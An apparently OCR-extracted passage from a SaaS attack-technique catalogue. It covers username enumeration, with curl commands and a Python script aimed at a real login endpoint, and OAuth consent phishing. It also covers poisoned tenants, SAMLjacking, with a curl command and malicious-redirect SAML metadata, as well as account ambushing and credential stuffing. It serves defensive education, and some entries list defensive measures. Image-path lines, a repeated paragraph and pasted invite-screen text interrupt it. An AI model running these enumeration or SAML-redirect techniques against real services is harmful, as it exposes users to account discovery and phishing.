1. **Username Enumeration via Error Messages**: SaaS applications may return different error messages for valid and invalid usernames, making it possible for attackers to enumerate users.

> **Command Example for Login Attempts**:

```
curl -X POST "https://ramp.com/api/login" -d
"email=validuser@domain.com"
# Output: {"message": "Invalid password"}

curl -X POST "https://ramp.com/api/login" -d
"email=invaliduser@domain.com"
# Output: {"message": "No such user"}
```




- **Automated Username Enumeration**: Attackers can automate this process using a script to iterate over a list of common usernames or emails.

**Python Script Example**:


```
import requests

def check_username(email):
    url = "https://ramp.com/api/login"
    response = requests.post(url, data={"email": email})
    if "Invalid password" in response.text:
        print(f"{email} is a valid user.")
    else:
        print(f"{email} is not valid.")

emails_to_check = ["validuser@domain.com",
"invaliduser@domain.com"]
for email in emails_to_check:
    check_username(email)
```

**API-Based Enumeration**: Some SaaS applications use third-party identity services like Google's Identity Toolkit. When interacting with these services, backend responses can indicate if an email address is valid.

**API-Based Enumeration**: Some SaaS applications use third-party identity services like Google's Identity Toolkit. When interacting with these services, backend responses can indicate if an email address is valid.




**Curl Command Example**:

```
curl -X POST "https://ramp.com/api/authenticate" -d
"email=user@target.com"
# Response indicates if the email is valid or not.
```


## Consent Phishing (ID: SAT1010)

### Tactics:

- Initial Access

Consent phishing is a form of attack where adversaries exploit OAuth to trick users into granting permissions to malicious applications. Instead of stealing credentials, attackers abuse OAuth tokens, bypassing MFA and gaining access to sensitive data or services. The attack begins with a phishing link that prompts the user to authorize permissions for a malicious OAuth app. Once access is granted, the attacker can maintain control of the account until the OAuth consent is manually revoked, even after password resets.

This attack is frequently used to target services like Microsoft Azure, Google Workspace, and other SaaS applications with OAuth APIs.




## Poisoned Tenants (ID: SAT1030)


### Tactics:


- Initial Access


A poisoned tenant attack involves an adversary registering and controlling a new tenant on a SaaS platform, tricking users into joining it. This could be done by making the tenant appear legitimate, using familiar organization names, or sending fake invitations. Once users join the poisoned tenant, the attacker can access sensitive information, especially if integrations with other SaaS apps or assets (like email) are involved.

Adversaries might use social engineering or take advantage of features like automatic invites to increase the success rate of this attack.




Luke invited you to join "Ctrlaltsecure"
Nuclino
Luke invited you to join "Ctrlaltsecure"
Luke Jennings invited you to join team "Ctrlaltsecure" on Nuclino. Join now to bring all your knowledge, docs, and projects together and make Nuclino your team's collective brain!
JOIN NOW
Reply
Forward


Invite team members
Share your team's invite link
https://join.nuclino.com/Ctrlaltsecure123?link=uaGyDA
COPY
Anyone can use this link to join your team. Deactivate link
Or, invite people by email...


Invite team members
Send invite emails
Large team? Just paste a list of emails in any field.
Email
MEMBER
Email
MEMBER

# SAMLjacking (ID: SAT1032)

## Tactics:

- Initial Access
- Lateral Movement

SAMLjacking involves configuring malicious SAML integrations on SaaS platforms to redirect users to fake or malicious authentication pages. By manipulating the SAML configuration, an adversary can redirect users to phishing pages designed to mimic legitimate single sign-on (SSO) providers (e.g., Google or Microsoft). This attack relies on users trusting the login process and not verifying the authenticity of the URL they are redirected to.


## Attack Techniques:

1. **Set Up a Malicious SAML Integration**: The adversary configures a SaaS tenant with a malicious SAML SSO URL that redirects users to a phishing site. Victims think they are logging into a legitimate SSO provider but are redirected to a page controlled by the attacker.

   **Command to Set SAML SSO URL**:


```
# Upload a SAML metadata file with a malicious SSO URL
curl -X POST "https://app.saas.com/api/saml/settings" -F
"metadata=@malicious_metadata.xml"
```

- **Defensive Measure**:
  - Ensure SAML configurations are verified and trusted.
  - Educate users to check for correct URLs when redirected to SSO login pages.






The adversary could set the tenant name to match the target (e.g "Ctrlaltsecure" targeting ctrlaltsecure.com):
https://app.nuclino.com/Ctrlaltsecure

The target would then see this legitimate login page:





When clicking login, the user would be redirected to a legitimate-looking phishing page:






Datadog requires you to upload a metadata XML file, rather than fill in individual field. This is available as a download option for common SAML providers like Google.




Any redirection URLs can be given in this file to direct a target to whatever phishing URL the adversary would like. In this case, we are just showing a test of directing a target to the wikipedia page for phishing.

```
        </ds:X509Data>
      </ds:KeyInfo>
    </md:KeyDescriptor>
    <md:NameIDFormat>urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress</md:NameIDFormat>
    <md:SingleSignOnService Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-Redirect" Location="https://en.wikipedia.org/wiki/Phishing"/>
    <md:SingleSignOnService Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Location="https://en.wikipedia.org/wiki/Phishing"/>
  </md:IDPSSODescriptor>
</md:EntityDescriptor>
```

### 1. Defensive Measure:

- Enforce strict tenant naming policies and monitor for abuse.
- Block phishing URLs at the network or application level.

## References:


- MITRE ATT&CK: Credential Access
- Datadog SAMLjacking Case

## Account Ambushing (ID: SAT1002)

### Tactics:

- Initial Access

Account ambushing exploits features in SaaS applications that allow adversaries to backdoor user accounts before they are used by legitimate users. Attackers can register accounts using target email addresses, link multiple authentication methods, or create API keys to retain access even if the user attempts to reclaim the account. This attack works in apps that don't require email verification, allowing attackers to register an account with a victim's email and use secondary authentication mechanisms to maintain access even if the victim resets the password.




### Attack Techniques:


1. Create a Backdoor Account: An attacker registers an account using the victim's email and links it to other login methods (e.g., social media accounts).

# Credential Stuffing (ID: SAT1011)

## Tactics:

- Initial Access

**Credential stuffing** is the practice of using stolen credentials from previous breaches to gain access to other applications. This is effective because users often reuse passwords across multiple services. Attackers automate login attempts across different apps using username-password pairs from public or dark web leaks, increasing their chances of success.




## Attack Techniques:

1. **Use Stolen Credentials**: Attackers use lists of stolen credentials to attempt logins in SaaS apps.

   **Command to Automate Credential Stuffing**:

